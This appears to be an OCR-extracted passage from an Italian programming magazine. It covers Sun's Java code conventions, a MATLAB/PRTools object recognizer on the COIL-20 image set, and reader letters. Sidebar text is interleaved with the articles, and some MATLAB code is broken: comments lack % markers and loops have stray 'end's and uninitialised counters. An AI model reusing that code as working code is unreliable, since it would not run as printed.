dice ad uno specifico linguaggio di programmazione, nel nostro caso si tratta del linguaggio Java, è possibile stabilire delle regole sintattiche precise che ci permettano di misurare la qualità sintattica del nostro codice e, di conseguenza, decidere se il nostro software sia da considerarsi qualitativamente accettabile o meno. Per venirci incontro nell'avventura della ricerca delle regole sintattiche per lo sviluppo di codice Java, Sun Microsystem propone una serie di Code Conventions che stabiliscono le regole generali da seguire per ottenere codice leggibile e comprensibile anche da chi non lo ha scritto direttamente. Questo fattore è di particolare importanza se si considera il fatto che si stima che circa l'80% del costo di una porzione di software sia dovuto alla manutenzione e che in genere tale manutenzione difficilmente viene affidata dall'autore originale del software stesso. Proviamo ad analizzare le Code Conventions for the JavaTM Programming Language fornite direttamente da Sun Microsystem per consentire la produzione di software qualitativamente accettabile.

I NOMI DEI FILE

Nella tradizione di codice Java è necessario tener presente che i file contenenti i sorgenti Java devono avere estensione .java. Una volta tradotti in bytecode, attraverso il compilatore javac, ai file viene assegnata l'estensione .class, questa non deve essere variata, pena l'impossibilità di eseguire il software compilato.

L'ORGANIZZAZIONE DEI FILE

I file sorgente, per il linguaggio Java, sono tradizionalmente organizzati in sezioni che dovrebbero essere separate tra loro attraverso l'utilizzo di linee bianche e blocchi di commenti (opzionali) che identifichino ogni singola sezione. La lunghezza massima di un file sorgente Java non dovrebbe superare le 2000 linee, file più grandi devono essere evitati. Ogni file sorgente Java può contenere una sola classe pubblica oppure un'interfaccia. Nel caso in cui siano presenti classi e interfacce private associate alla classe pubblica, esiste la possibilità di inserirle nello stesso file sorgente della classe pubblica. La classe pubblica deve essere la prima classe o interfaccia nel file. In generale un file sorgente Java ha le seguenti sezioni:

Commenti iniziali - Ogni file sorgente Java, per essere compatibile con le specifiche di qualità, deve iniziare con un commento che descriva il nome della classe principale, le informazioni sulla versione, data ed eventuali informazioni di copyright.

Istruzioni di package e import - Subito dopo i commenti devono essere collocate le istruzioni package ed import, come nell'esempio seguente:

```
package my.pack;
import java.utils.*;
```

Dichiarazioni di classe e interfaccia - La componente più importante di un file sorgente Java è, tradizionalmente, la classe publica (o l'interfaccia) che deve essere descritta ed implementata. Questa sezione ha a sua volta una serie di elementi che devono apparire in un ordine specifico:

- *Commento per il JavaDoc (/**…*/):* si tratta di un commento che verrà utilizzato dal tool JavaDoc per la produzione della documentazione automatica.
- *Istruzione class* o interface.
- *Commento di implementazione della classe/interfaccia (/*…*/):* ogni elemento, per essere manutenibile, deve essere dotato di commenti che ne descrivano le specificità.
- *Variabili di classe (static):* l'ordine da utilizzare è il seguente: variabili di classe public, poi quelle protected, poi quelle a livello di package e infine quelle private.
- *Variabili istanza:* anche in questo caso è necessario utilizzare un ordine analogo per i modificatori delle variabili.
- *Costruttori.*
- *Metodi:* seguendo la filosofia che il file sorgente deve essere leggibile è importante raggruppare i metodi in modo razionale.

CONTENUTO DEI FILE

Un file sorgente Java contiene in massima parte codice Java organizzato in classi. La stesura del codice prevede il rispetto di alcune semplici regole che garantiscano la leggibilità e la manutenibilità dei sorgenti:

Indentazione - Il codice Java deve essere indentato e devono essere utilizzate unità di indentazione di 4 spazi, non viene specificato se l'indentazione debba essere realizzata attraverso l'utilizzo di spazi o di tabulazioni.

Lunghezza delle linee - Una linea di codice non deve superare la lunghezza massima di 80 caratteri, per le linee di documentazione è preferibile utilizzare lunghezze inferiori per migliorarne la leggibilità. Nel caso un cui non sia possibile far stare una linea di codice nei limiti indicati è possibile spez-

Codice di qualità

Errori sintattici e semantici

Gli errori di sintassi sono dovuti ad un uso sbagliato delle regole del linguaggio di programmazione. Gli errori di semantica sono legati ad istruzioni che possono essere sintatticamente corrette ma non hanno alcun significato logico.

Codice di qualità

zarla, avendo cura però di rispettare alcuni semplici accorgimenti:

- Spezzare le linee dopo una virgola e prima di un operatore;
- Preferire interruzioni di alto livello piuttosto che interruzioni di basso livello;
- La nuova linea deve essere allineata con l'inizio dell'espressione nella linea precedente;

Formattazione - Ecco un esempio di come debba essere formattata una chiamata ai metodi:

```
someMethod(longExpression1, longExpression2,
     longExpression3, longExpression4, longExpression5);
var = someMethod1(longExpression1,
        someMethod2(longExpression2, longExpression3));
```

Ecco invece come spezzare una linea di codice contenente espressioni aritmetiche compresse. Il primo caso è da preferire in quanto l'interruzione avviene all'esterno dell'espressione tra parentesi, si tratta quindi di un'interruzione di livello più alto.

```
longName1 = longName2 * (longName3 + longName4 -
                                        longName5)
          + 4 * longname6; // DA PREFERIRE
longName1 = longName2 * (longName3 + longName4
            - longName5) + 4 * longname6; // DA EVITARE
```

Ecco anche due esempi di indentazione nelle dichiarazioni dei metodi. Il primo caso è quello classico, mentre nel secondo caso si inserisce un'indentazione di otto spazi per la seconda e la terza riga.

```
//INDENTAZIONE CONVENZIONALE
someMethod(int anArg, Object anotherArg, String
                                    yetAnotherArg,
          Object andStillAnother) {
    ...
}
//INDENTAZIONE DI 8 SPAZI
private static synchronized horkingLongMethodName(
       int anArg, Object anotherArg, String yetAnotherArg,
                               Object andStillAnother) {
    ...
}
```

Per indentare un blocco if dovrebbe essere utilizzata un'indentazione di 8 spazi in quanto la regola dei 4 spazi potrebbe causare una carenza di leggibilità del codice, vediamone un esempio.

```
//DA EVITARE
if ((condition1 && condition2)
    || (condition3 && condition4)
    ||!(condition5 && condition6)) { //BAD WRAPS
    doSomethingAboutIt();
                          //MAKE THIS LINE EASY TO MISS
}
//QUESTA E' LA SOLUZIONE DA PREFERIRE
if ((condition1 && condition2)
        || (condition3 && condition4)
        ||!(condition5 && condition6)) {
    doSomethingAboutIt();
}
```

Le espressioni ternarie devono essere trattate con attenzione in quanto sono già non troppo intuitive, pertanto la loro indentazione è molto importante, vediamo qualche esempio.

```
alpha = (aLongBooleanExpression) ? beta : gamma;
alpha = (aLongBooleanExpression) ? beta : gamma;
alpha = (aLongBooleanExpression)
        ? beta
        : gamma;
```

I COMMENTI

C'è da premettere che per scrivere software di qualità è obbligatoria la presenza di commenti nel codice per evidenti motivi di comprensione e di manutenibilità.

La presenza dei commenti però non è sufficiente, è importante che questi contengano le informazioni giuste e che siano scritti in maniera chiara e leggibile, esattamente come viene richiesto per il codice vero e proprio. In generale in un sorgente Java devono esserci due tipologie di commenti:

- *i commenti all'implementazione:* che descrivono frammenti di codice particolarmente complessi oppure comportamenti non chiari;
- *i commenti di documentazione:* utilizzati dallo strumento JavaDoc per la produzione di documentazione automatica.

Ciascuna tipologia deve seguire alcune regole di scrittura precise, vediamole.

FORMATO DEI COMMENTI ALL'IMPLEMENTAZIONE

I commenti all'implementazione possono essere di quattro tipi differenti a seconda del loro formato ed a seconda del ruolo che ricoprono. In particolare possiamo distinguere i blocchi di commento, i commenti a linea singola, i commenti pendenti ed i commenti di fine linea, vediamo le regole per la loro corretta formattazione.

Blocchi di commento - Un blocco di commento, che deve essere preceduto da una linea bianca per separarlo dal resto del codice, ha la forma seguente:

Tipi di commenti

A seconda del formato e del ruolo che ricoprono, i commenti possono essere di quattro tipi:

- **blocchi di commento**
- **commenti a linea singola**
- **commenti pendenti**
- **commenti di fine linea**

```
/*
 * Here is a block comment.
 */
```

Commenti a linea singola
All'interno di particolari porzioni del codice può essere necessario inserire un breve commento per descrivere meglio il comportamento di una particolare istruzione o condizione, in questi casi è necessario utilizzare questa forma:

```
if (condition) {
    /* Handle the condition. */
    ...
}
```

Commenti pendenti - In altri casi può essere necessario inserire brevi informazioni di commento sulla stessa linea di codice che descrivono. La forma che si utilizza è la seguente:

```
if (a == 2) {
    return TRUE;            /* special case */
} else {
    return isPrime(a);      /* works only for odd a */
}
```

Commenti di fine linea - Come sappiamo in Java è possibile utilizzare una particolare forma di delimitatore di commento, si tratta della coppia di caratteri "//". Questa forma può essere utilizzata per commentare un'intera linea di codice oppure una sua parte, non dovrebbe essere utilizzata su linee consecutive a meno che non si intenda commentare porzioni di codice per evitarne l'esecuzione in fase di sviluppo o di test. Ecco qualche esempio di utilizzo.

```
if (foo > 1) {
    // Do a double-flip.
    ...
}
else {
    return false;          // Explain why here.
}
//if (bar > 1) {
//
//    // Do a triple-flip.
//    ...
//}
//else {
//    return false;
//}
```

FORMATO DEI COMMENTI DI DOCUMENTAZIONE

I commenti di documentazione sono molto importanti in quanto consentono di includere descrizioni ed informazioni aggiuntive all'interno della documentazione generata automaticamente attraverso lo strumento JavaDoc. Un commento di questo genere viene legato all'entità da commentare semplicemente anteponendolo ad essa, come nel caso seguente:

```
/**
 * The Example class provides ...
 */
public class Example { ... }
```

DICHIARAZIONI

La dichiarazione è una parte molto importante del codice in quanto è in questo punto che si cercane le informazioni circa gli oggetti utilizzati dal codice e le classi che istanziano. La prima regola da seguire durante la scrittura delle dichiarazioni è che deve essercene una sola per riga, in modo da mantenerle ordinate e da facilitare la presenza di commenti, vediamo qualche esempio.
La forma seguente:

```
int level; // indentation level
int size;  // size of table
```

consente un buon ordinamento e lascia lo spazio per i commenti, in generale è da preferire a questa:

```
int level, size;
```

Dal punto di vista della sintassi sono accettate le dichiarazioni multiple sulla stessa linea di oggetti di tipo differente, come in questo caso:

```
int foo,  fooarray[];
```

ma questa scelta è assolutamente da evitare. Le seconda regola riguarda l'inizializzazione delle variabili, queste devono essere inizializzate direttamente nella dichiarazione, questo aumenta la leggibilità ed evita errori. L'unico caso in cui si può trascendere da questa regola è quando sia necessario calcolare separatamene il valore iniziale da assegnare alla variabile. L'esempio precedente dovrebbe essere quindi scritto nel modo seguente:

```
int level = 4; // indentation level
int size = 8;  // size of table
```

Esiste anche una norma che disciplina il posizionamento delle dichiarazioni all'interno del codice. Le dichiarazioni devono essere inserite all'inizio del blocco di scope all'interno del quale sono utilizzate, è sbagliato dichiarare una variabile soltanto al primo utilizzo della stessa. Ecco un esempio di come dovrebbero essere posizionate le dichiarazioni di variabili:

Codice di qualità

JavaDoc

Dal momento che java consente il riutilizzo del codice, è di fondamentale importanza avere una documentazione esauriente, aggiornata e leggibile. Vista l'importanza della documentazione, per java è disponibile l'applicazione javaDoc, che è in grado di estrarre una documentazione, in formato HTML, dai commenti di un programma.

Codice di qualità

```
void myMethod()
{
   int int1 = 0;        // beginning of method block
   if (condition)
   {
       int int2 = 0;     // beginning of "if" block
       ...
   }
}
```

L'unica eccezione alla regola precedente riguarda la dichiarazione degli indici per i cicli di iterazione. In questo caso è infatti permessa la dichiarazione contestuale all'utilizzo, come in questo caso:

```
for (int i = 0; i < maxLoops; i++) { ... }
```

Anche nel caso delle dichiarazioni esistono delle possibilità permesse dalla sintassi, ma che devono essere assolutamente evitate, come l'utilizzo di variabili con lo stesso nome in blocchi di scope differenti. V
ediamo un caso da evitare:

```
int count;
...
myMethod() {
   if (condition) {
      int count = 0;     // EVITARE!
      ...
   }
   ...
}
```

La dichiarazione di classe ed interfacce deve rispettare delle precise regole di formattazione:

- non lasciare spazi tra il nome del metodo e la parentesi tonda aperta che serve ad indicare la lista dei parametri;
- la parentesi graffa aperta si deve trovare alla fine della linea della dichiarazione;
- la parentesi graffa chiusa si deve trovare su una nuova linea indentata con la corrispondente istruzione di dichiarazione;
- i metodi devono essere tra loro separati da una linea vuota.

Ecco un esempio di dichiarazione di classe che rispetta queste norme:

```
class Sample extends Object {
   int ivar1;
   int ivar2;
   Sample(int i, int j) {
      ivar1 = i;
      ivar2 = j;
   }
}
```

ISTRUZIONI

All'interno di un sorgente Java le istruzioni rappresentano ovviamente la maggioranza del contenuto, è necessario quindi avere particolare attenzione nel rispetto delle regole di qualità nella scrittura del codice, vediamo quali sono queste regole.

Istruzioni semplici - Ogni linea di codice può contenere una ed una sola istruzione, ecco un esempio:

```
argv++;                    // Corretto
argc--;                    // Corretto
argv++; argc--;            // EVITARE !
```

Istruzione return - Quando si intende utilizzare l'istruzione return per restituire un valore al chiamante è bene evitare l'utilizzo delle parentesi, a meno che queste non siano necessarie per la generazione del valore da ritornare o per rendere più chiara la lettura del codice, vediamo qualche esempio:

```
return;
return myDisk.size();
return (size ? size : defaultSize);
```

Istruzioni condizionali - Le istruzioni della classe if – else devono essere composte in questo modo:

```
if (condition) {statements;}
if (condition) {statements;}
else { statements;}
if (condition) { statements;}
else if (condition) { statements;}
else {statements;}
```

È molto importante utilizzare sempre le parentesi graffe, è da evitare l'utilizzo della forma:

```
if (condition) //QUESTA FORMA E' DA EVITARE
   statement;
```

Istruzione for - La scrittura di un ciclo for deve avere la seguente struttura:

```
for (initialization; condition; update) {
   statements;
}
```

Nel caso in cui la realizzazione della componente applicativa sia già chiusa all'interno delle componenti di inizializzazione, condizione ed aggiornamento del ciclo for stesso, e quindi non sia necessario un blocco di istruzione da eseguire in maniera ciclica, è possibile utilizzare la forma seguente:

Visibilità di una variabile Java

A differenza di linguaggi come il Pascal che richiedevano che le variabili venissero dichiarate all'interno di un apposito blocco, Java consente di dichiarare variabili in qualunque punto del codice della applicazione. Tuttavia, esistono delle regole di visibilità: le dichiarazioni devono essere inserite all'inizio del blocco di scope all'interno del quale sono utilizzate.

Un'eccezione...

A differenza delle variabili, gli indici per i cicli di iterazione possono essere utilizzati contestualmente al loro utilizzo.

```
for (initialization; condition; update);
```

Istruzione while - La forma di un'istruzione while deve essere la seguente:

```
while (condition) {
    statements;
}
```

Nel caso in cui si tratta di un'istruzione priva di contenuto è possibile utilizzare la forma seguente:

```
while (condition);
```

Come sappiamo esiste anche l'istruzione do-while, parente dell'istruzione while, che deve essere formattata in questo modo:

```
do {
    statements;
} while (condition);
```

Istruzione switch - L'istruzione switch è obbligatoria ogni volta che si è tentati di utilizzare una sequenza di istruzioni condizionali. La forma che questa deve assumere è la seguente:

```
switch (condition) {
case ABC:
    statements;
    /* falls through */
case DEF:
    statements;
    break;
case XYZ:
    statements;
    break;
default:
    statements;
    break;
}
```

C'è da prestare particolare attenzione ai casi nei quali uno dei casi testati non sia concluso da un'istruzione break; Questo comportamento è legittimo, ma può essere causa di errori di scrittura del codice o di interpretazione, quindi se si verifica è importante che sia commentato in modo che non ci siano dubbi o equivoci.
Ogni istruzione switch dovrebbe avere un caso di default.

Istruzione try-catch - Questa istruzione, di fondamentale importanza per la gestione delle eccezioni, deve essere utilizzata il più possibile per evitare che esistano nel codice dei punti dove possano verificarsi errori non intercettati, e quindi gestiti, dall'applicazione. La stesura dei commenti, il test delle componenti unitarie e la gestione delle eccezioni sono attività che dovrebbero essere svolte contestualmente allo stesura del codice e non successivamente. La forma dell'istruzione try-catch è la seguente:

```
try {
    statements;
} catch (ExceptionClass e) {
    statements;
}
```

E' possibile che l'istruzione try-catch debba essere seguita da un'istruzione finally che verrà eseguita comunque, indipendentemente dall'esito del blocco try-catch, in questo caso la forma dell'istruzione completa sarà la seguente:

```
try {
    statements;
} catch (ExceptionClass e) {
    statements;
} finally {
    statements;
}
```

CONCLUSIONI

In questo articolo abbiamo cercato di capire quali sono alcune delle regole fondamentali da utilizzare nella progettazione e nella scrittura di codice Java per aumentare la qualità sintattica del nostro software.
Le regole non sono finite, nel prossimo articolo ne vedremo altre e cercheremo di capire come sia possibile misurare la qualità del nostro codice attraverso l'utilizzo di strumenti che lo analizzino e che ci forniscano dei rapporti di conformità con le regole che abbiamo descritto.

Massimo Canducci

Informazioni utili...

Nonostante java sia un linguaggio giovane, su Internet è possibile trovare tante risorse utili per studiarlo ed approfondirlo.
Sul sito http://it.sun.com/java **è possibile trovare risorse particolarmente interessanti: una panoramica sul linguaggio, informazioni riguardanti gli sviluppatori, documentazione API di java, un utile tutorial.**

Codice di qualità

Le parentesi graffe

Come ben sappiamo, i programmi scritti in java sono costituiti da blocchi di istruzioni racchiusi tra parentesi graffe. Se non riuscite a trovare tali parentesi sulla tastiera, è possibile ottenerle digitando le combinazioni seguenti:

Alt-123
per ottenere "{" e

Alt-125
per ottenere "}"

While e Do-While

• Utilizzando il do-while il corpo del ciclo viene eseguito almeno una volta (la prima);

• utilizzando il semplice while, se la condizione risulta essere falsa, il ciclo non viene MAI eseguito.

La sintassi è:

```
do {
    istruzioni
} while (espressione);
```

Intelligenza Artificiale

File sul CD
\soft\codice\prtools

File sul Web
www.itportal.it/iop69/prtools

Tecniche di Pattern Recognition

Riconoscitore di oggetti

In quest'articolo vedremo come l'utilizzo di una combinazione di trasformate ci permetta di sviluppare un'efficiente riconoscitore di oggetti.

In questa prima nostra applicazione dei concetti appresi nei precedenti articoli di pattern recognition tratteremo il problema del riconoscimento di oggetti. All'uopo useremo una combinazione di trasformate *KL+DA*, tale metodo non è una novità, infatti la combinazione viene sovente utilizzata in ambito di ricerca principalmente per due motivi:

1) soddisfare vincoli matematici della *DA*;

2) permetterci di sfruttare le due caratteristiche delle due trasformate, cioè la massimizzazione dell'efficacia rappresentativa *(KL)* e la massimizzazione dell'efficacia discriminativa *(DA)*.

DISCRIMINANT ANALYSIS

Anche in questo caso si tratta di un mapping lineare verso uno spazio a dimensione ridotta. La differenza fondamentale rispetto a *KL* sta sul fatto che mentre *KL* privilegia le dimensioni che al meglio codificano e rappresentano i pattern, *DA* privilegia le dimensioni che discriminano al meglio i pattern del training set. È necessario che i pattern del training set siano etichettati. (trasformazione supervisionata). Riassumendo, si tratta di una riduzione di dimensionalità lineare e supervisionata, il cui obiettivo è massimizzare la separazione fra le classi (le quali dunque nel *TS* devono essere etichettate). Ma come funziona la discriminant analysis? Per formulare il criterio di ottimizzazione di massima separazione fra le classi vengono definite le seguenti matrici di *scattering* (sparpagliamento):

- **Within-class:** indica come i vettori sono sparpaglianti rispetto al centro delle classi
(N.B. ciascuno rispetto alla propria classe).

- **Between-class:** indica come i centri della classi sono sparpagliati rispetto al centro generale della distribuzione (ovvero quanto le classi sono sparpagliate).

- **Mixture scatter:** è la matrice di scattering generale (covarianza) indipendentemente dall'assegnamento delle classi.

In particolare in quest'applicazione verrà usata una versione non lineare della *DA*.

DIFFERENZA PROIEZIONI LINEARI E NON

Molto importante è capire la differenza fra una trasformazione lineare e non-lineare. Senza entrare nei dettagli matematici la principale differenza è la preservazione delle distanze. Le trasformate lineari non possiedo-





Fig. 1: Differenza fra trasformate lineari e non lineari.

Intelligenza Artificiale





Fig. 2: **Cerchi nel 3D.**

no tali proprietà (la *KL* fra le trasformate lineari è quella che meglio preserva le distanze). Tenendo conto che molto spesso i metodi di riduzione di dimensionalità vengono utilizzati per trasformare il problema da multidimensionale a bidimensionale. In questo modo possiamo visualizzare i dati in maniera visiva (ora siamo nel 2D) e possiamo cercare di trarre qualche informazioni sulle relazioni fra gli oggetti del dataset. Per capirci facciamo questo classico e semplice esempio: i 2 cerchi paralleli. In Fig. 2 è rappresentato un dataset artificiale di due cerchi in un piano 3D. Nel caso della *Karhunen-Loeve* ogni coppia di punti corrispondenti nei due cerchi sono mappati in uno solo. Nella rappresentazione grafica 2D avremmo un solo cerchio (Fig. 3). Se invece usiamo una trasformata non-lineare (in particolare *Sammon mapping*) otteniamo nel piano 2D due ovali.





Fig. 3: **Cerchi nel piano 2D.**

PROBLEMA

Il database di oggetti utilizzato è composto da 1440 immagini di 20 oggetti (72 immagini per oggetto). Gli oggetti hanno un'ampia varietà di forme geometriche caratteristiche diverse nella riflessione della luce. Tale database, chiamato *Columbia Object Image Library (COIL 20)*, è stato ottenuto con una *CCD* camera *(Sony xc77)* con una lente di 25mm. Come appena detto abbiamo 72 immagini per ogni oggetto, ognuna presa variando l'angolo della camera di 5 gradi. Le immagini sono salvate come 8-bit PGM.

TIPI DI PERFORMANCE

Descriviamo ora, un possibile modello per valutare la capacità dell'approccio di riconoscere un oggetto/individuo. Il sistema realizzato associa all'oggetto presentato una probabilità che esso appartenga ad ogni classe di oggetti, se questa probabilità supera una certa soglia l'oggetto viene riconosciuto con "sicurezza". Volendo misurare il livello di sicurezza raggiunto da questo nuovo approccio è necessario introdurre due appositi indici:





Fig. 4: **Oggetti presenti nel database.**

- **FRR** *(False Rejection Rate)*: rappresenta il tasso di rifiuti erronei, cioè la percentuale di volte che il sistema rifiuta l'accesso ad una persona conosciuta.

- **FAR** *(False Acceptance Rate):* rappresenta il tasso degli accessi erronei, cioè la percentuale di volte che il sistema permette l'accesso ad una persona sconosciuta.

Gli indici presentati sono strettamente connessi tra loro, infatti all'aumentare del tasso *FAR* si ha una diminuzione del tasso *FRR* e viceversa. Per regolare il giusto equilibrio tra i due indici si può agire sulla soglia che determina il riconoscimento o meno dell'oggetto considerato. Un valore che rappresenta efficacemente le prestazioni del metodo di riconoscimento è l'errore intrinseco, ovvero il punto in cui i due indici *FAR* e *FRR* si eguagliano. Infine consideriamo quello che considero l'indice più importante: lo *ZeroFAR*. Con tale termine indichiamo il numero di false reiezioni quando non si setta il sistema per evitare false accettazioni. In poche parole è il numero di errori che commettiamo quando consideriamo validi solo gli elementi del test set che riconosce con una certa sicurezza. Cioè la cui similarità è inferiore a una certa soglia, scelta in modo che gli elementi estranei del dataset siano non considerati. In poche parole se cerco di far riconoscere al mio sistema un elemento per cui non è stato "allenato" questo mi risponde che cerchiamo di riconoscere un'oggetto estraneo. (Un braccio meccanico comandato da una telecamera deve riconoscere solo gli oggetti con cui deve lavorare…)

Indici FFR

Gli indici presentati sono strettamente connessi tra loro, infatti all'aumentare del tasso FAR si ha una diminuzione del tasso FRR e viceversa.

IMPLEMENTAZIONE

Vediamo ora dettagliatamente tutto il codice, adegua-

Intelligenza Artificiale

tamente commentato, per dare origine al nostro riconoscitore di oggetti: per prima cosa leggiamo il dataset:

```
string='C:\Documents and Settings\nannilo\Desktop
                    \Lavoro\oggetti\coil-20-proc\obj';
x=[];
tra=[];
tes=[];
tmp=1;
prima leggo il training
for i=1:20
  addd=int2str(i);
  persona=strcat(string,addd);
  persona=strcat(persona,'__');
  for j=1:6:71%ho 10 foto
    add2=int2str(j);
    foto=strcat(persona,add2);
    foto=strcat(foto,'.png');
```

in foto vi è il nome del file che apriamo

```
    A=double(imread(foto,'png'));
```

Leggiamo la foto la memorizzo nella *Matrice A* poi effettuo un ridimensionamento della foto per velocizzare i calcoli:

```
    A=imresize(A/255,[32 32]);
    tra(tmp,:)=reshape(A,1,32*32);
    tmp=tmp+1;
 end
  for j=2:6:71%ho 10 foto
    add2=int2str(j);
    foto=strcat(persona,add2);
    foto=strcat(foto,'.png');
    A=double(imread(foto,'png'));
    A=imresize(A/255,[32 32]);
    tra(tmp,:)=reshape(A,1,32*32);
    tmp=tmp+1;
 end
 for j=3:6:71%ho 10 foto
    add2=int2str(j);
    foto=strcat(persona,add2);
    foto=strcat(foto,'.png');
    A=double(imread(foto,'png'));
    A=imresize(A/255,[32 32]);
    tra(tmp,:)=reshape(A,1,32*32);
    tmp=tmp+1;
 end
 for j=4:6:71%ho 10 foto
    add2=int2str(j);
    foto=strcat(persona,add2);
    foto=strcat(foto,'.png');
    A=double(imread(foto,'png'));
     A=imresize(A/255,[32 32]);
    tra(tmp,:)=reshape(A,1,32*32);
    tmp=tmp+1;
 end
 for j=5:6:71%ho 10 foto
    add2=int2str(j);
    foto=strcat(persona,add2);
    foto=strcat(foto,'.png');
    A=double(imread(foto,'png'));
    A=imresize(A/255,[32 32]);
    tra(tmp,:)=reshape(A,1,32*32);
    tmp=tmp+1;
 end
 end
```

salvo il training set in un file mat:

```
save c:\COLtra.mat tra
```

ora leggiamo il test set con un procedimento analogo alla lettura del training set:

```
tmp=1;
for i=1:20%per tutte le persone del testing Set
  addd=int2str(i);
  persona=strcat(string,addd);
  persona=strcat(persona,'__');i
  for j=0:6:71%ho 10 foto
    add2=int2str(j);
    foto=strcat(persona,add2);
    foto=strcat(foto,'.png');
    A=double(imread(foto,'png'));
     A=imresize(A/255,[32 32]);
    tes(tmp,:)=reshape(A,1,32*32);
   tmp=tmp+1;
 end
end
save c:\COLtes.mat tes
```

Carichiamo i file del training e del test set:

```
load c:\COLtes.mat
load c:\COLtra.mat
```

sapendo il protocollo di creazione creiamo i vettori delle etichette dei pattern:

```
tmp=1;
for i=1:20
  for j=1:12
     yy(tmp)=i;
     tmp=tmp+1;
  end
end
tmp=1;
for i=1:20
  for j=1:60
     y(tmp)=i;
     tmp=tmp+1;
  end
end
```

creo i dataset del training e del test

Bibliografia

• MAKING LARGE-SCALE SVM LEARNING PRACTICAL *Thorsten Joachims* LS8-Report, 24, Università di Dortmund, LS VIII-Report 1998

```
CC=dataset(tra',y');
DD=dataset(tes',yy');
```

effettuo la proiezione mediante *kl*, riducendo il problema a settanta dimensioni:

```
wkl=klm(CC,70);
CC1=CC*wkl;
```

riduco i dataset a settanta dimensioni:

```
DD1=DD*wkl;
```

Riporto i dataset in formato matriciale per poterli usare con funzioni di altri tool:

```
traKL=+CC1;
testtKL=+DD1;
% save c:\COLtrasf.mat traKL testtKL
```

effettuo una nuova riduzione, sui dati trasformati dalla *kl*, mediante non-linear fischer:

```
wkl=nlfisherm(CC1,19);
```

19 è la maggiore riduzione che posso effettuare esiste il vincolo *N°classi-1* è il numero maggiore di dimensione che posso ottenere:

```
CC2=CC1*wkl;
DD2=DD1*wkl;
tra=+CC2;
testt=+DD2;
```

Riporto i dataset in formato matriciale per poterli usare con funzioni di altri tool:

```
[hpdf] = ctb_hist(tra',y')
feature selection mediante Battacharya
(vedi IPARP toolbox)
ordine = batta(hpdf,32);
[aa,bb]=sort(ordine);
tra1=[];tes=[];
max2=0;max3=0;max6=0;
for d=1:19
  tra1=[];tes=[];
  for ii=1:d
```

creo i dataset in base alla feature selection:

```
    tra1(:,ii)=tra(:,bb(20-ii));
  end
  %creo dataset training
  CC1=dataset(tra1,y');
  %creo dataset test
  for ii=1:d
    tes(:,ii)=testt(:,bb(20-ii));
  end
  DD1=dataset(tes,yy');
```

Classifico mediante *Quadratic Discriminant Classifier:*

```
  w2 = qdc(CC1);
 scelgo2=testdd(DD1*w2);
```

- **testdd** permette di ottenere in output l'ordine delle classi determinate dal classificatore per un dato pattern;
- **somm=+(DD1*w2);** similarità della classificazione, cioè quanto il classificatore è sicuro della propria decisione:

```
  tmp=0;T=-987987;
```

T è la soglia per calcolare lo *ZeroFar*

```
 for i=1:20
   for j=1:12
     tmp=tmp+1;
if scelgo2(tmp,20)==i
       g6=g6+1;
     end
     for jj=1:20
       if somm(tmp,jj)>T & jj~=i
         T=somm(tmp,jj )
Calcolo lo ZeroFar
        end
     end
   end
 end
 %calcolo ZeroFar
 tmp=0;
 for i=1:20
   for j=1:12
     tmp=tmp+1;
     if scelgo2(tmp,20)==i & somm(tmp,scelgo2
                                   (tmp,20))>T
       gg2=gg2+1;
     calcolo zerofar
       end
     end
   end
 end
end
```

Quali sono i risultati? Provate a variare il numero di features che utilizzate per il riconoscimento, e arriverete a raggiungere delle performance del 100% nel recognition rate e del 4.6% nel *ZeroFar*.

CONCLUSIONI

In quest'articolo è stata mostrata la potenzialità di una semplice combinazione di trasformate. Nel prossimo numero vi mostrerò come sviluppare un sistema per la previsione di serie economiche.
Alla prossima.

Loris Nanni

Intelligenza Artificiale

Bibliografia

- **MULTI-SPACE KL FOR PATTERN RECOGNITION AND CLASSIFICATION. TECHNICAL REPORT N° 5** ***R.Cappelli D.Maio D.Maltoni*** **(CSITE-CNR Università di Bologna) 2000**

INBox
L'esperto risponde...

Extreme Programming: un chiarimento

Stavo leggendo l'articolo sull'Extreme Programming nel numero 68 di ioProgrammo, quando mi sono imbattuto in quella che non può essere definita una disattenzione in alcun modo. Premetto che io programmo in Visual Basic e che sono d'accordo sulla scelta di utilizzare variabili *long* anziché variabili *double* per la rappresentazione di numeri anche decimali, ma non mi sognerei certo di affermare che rappresentando un numero in doppia precisione questo possa diventare da 4,20 a 4,02! Non si spiegherebbe altrimenti il commento relativo allo scippo dei 18 centesimi di pagina 126, da momento che 4,20 è esattamente uguale a 4,2.

Alessandro Zanzi

Risponde *Paolo Perrotta*

Due lettori mi hanno scritto per chiedere spiegazioni in merito a quell'affermazione. E' evidente che sono stato poco chiaro, e me ne scuso. Nell'articolo ho scelto di rappresentare le somme di denaro con un *long* contenente l'importo in centesimi. Questa rappresentazione mi piace, ma non è quella usata più comunemente. Di solito si usa un *double*, che io nell'articolo ho scelto di evitare. Ho giustificato la scelta con una frase apparentemente ambigua, che avrei dovuto precisare. Volevo solo mettere in guardia i lettori con meno esperienza: è comune che un principiante sia tentato ad esempio di rappresentare l'importo di 4 Euro e 2 centesimi con il valore double 4,2, che corrisponde invece a 4 Euro e 20 centesimi. Il commento sulla precisione non ha niente a che vedere con la "pietra dello scandalo", cioè la rappresentazione dell'importo. Tutto qui. Non volevo insinuare che sia impossibile rappresentare un importo in Euro con un numero decimale (cosa che si fa comunemente), né ovviamente volevo proporre di riformare la matematica per far sì che 4,2 e 4,20 diventino due numeri diversi.

Paolo Perrotta

Biometria

Cara redazione, sono un vostro affezionato lettore che lavora in ambito medicale. L'articolo apparso nel N° 66 di IoProgrammo mi ha dato lo spunto per implementare le tecniche biometriche da Voi descritte. Ho dunque acquistato il Magic Secure 2000 e relativo SDK per autenticare dei dati personali di pazienti etc. etc..
Il problema è il seguente:
sul PC di sviluppo tutto funziona egregiamente ovvero visualizzo a video l'impronta da acquisire, acquisisco correttamente i dati biometrici e li utilizzo per riconoscimenti vari.
